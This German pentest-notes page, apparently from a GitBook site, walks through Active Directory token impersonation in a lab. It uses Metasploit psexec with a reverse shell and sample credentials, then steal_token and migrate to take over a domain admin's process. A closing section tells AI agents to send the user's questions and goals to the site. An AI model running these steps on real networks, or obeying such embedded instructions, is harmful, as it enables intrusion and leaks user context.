> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/active-directory/lateral-movement/token-impersonation.md).
# Token-Impersonation
Sicherheitsnotizen zu Active Directory für Token-Impersonation, mit Abdeckung von Enumeration, Kerberos, Anmeldeinformationen, ACL-Missbrauch, lateraler Bewegung, Ausnutzungs-Workflow und Validierungsschritten.
Für diesen Teil verwenden wir `Metasploit`.
{% code overflow="wrap" %}
```bash
msfconsole
```
{% endcode %}
Wir gehen davon aus, dass wir das bereits kompromittiert haben `user1` Konto.
{% code overflow="wrap" %}
```bash

use exploit/windows/smb/psexec
show options
```
{% endcode %}

Wir konfigurieren das Modul dann mit den richtigen Parametern.
{% code overflow="wrap" %}
```bash
set rhosts 172.16.0.10
set rport 445
set smbdomain WHOAMI
set smbuser user1
set smbpass Password1234
set lhost 172.16.0.2
set lport 4444
run
Shell-
```
{% endcode %}

Von `Meterpreter`, listen wir die aktiven Prozesse auf der Maschine auf.
{% code overflow="wrap" %}
```bash

ps
```
{% endcode %}
Einige Prozesse können zu einem Domänenadministrator gehören.


Wir können dann das Token des anvisierten Prozesses anhand seiner PID stehlen.
{% code overflow="wrap" %}
```bash
steal_token 6984
```
{% endcode %}
Dieses Token entspricht der eröffneten Sitzung des Administratorkontos.
Wenn wir jetzt eine Shell öffnen, läuft sie im Kontext dieses Benutzers.
{% code overflow="wrap" %}
```bash
Shell-
```
{% endcode %}
Eine andere Möglichkeit: unsere Nutzlast in diesen Prozess migrieren, um seinen Kontext zu übernehmen.
Falls nötig, können wir zunächst zu unserem ursprünglichen Kontext zurückkehren.
{% code overflow="wrap" %}
```bash
rev2self
```
{% endcode %}
Wir starten dann die Migration zur anvisierten PID.
{% code overflow="wrap" %}
```bash
migrate 6984
```
{% endcode %}

Die Grenze bleibt einfach: Wenn der Prozess stirbt, fällt auch die migrierte Sitzung aus.
> 172.16.0.10 - Meterpreter-Sitzung 1 geschlossen. Grund: Abgestürzt
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/de/active-directory/lateral-movement/token-impersonation.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.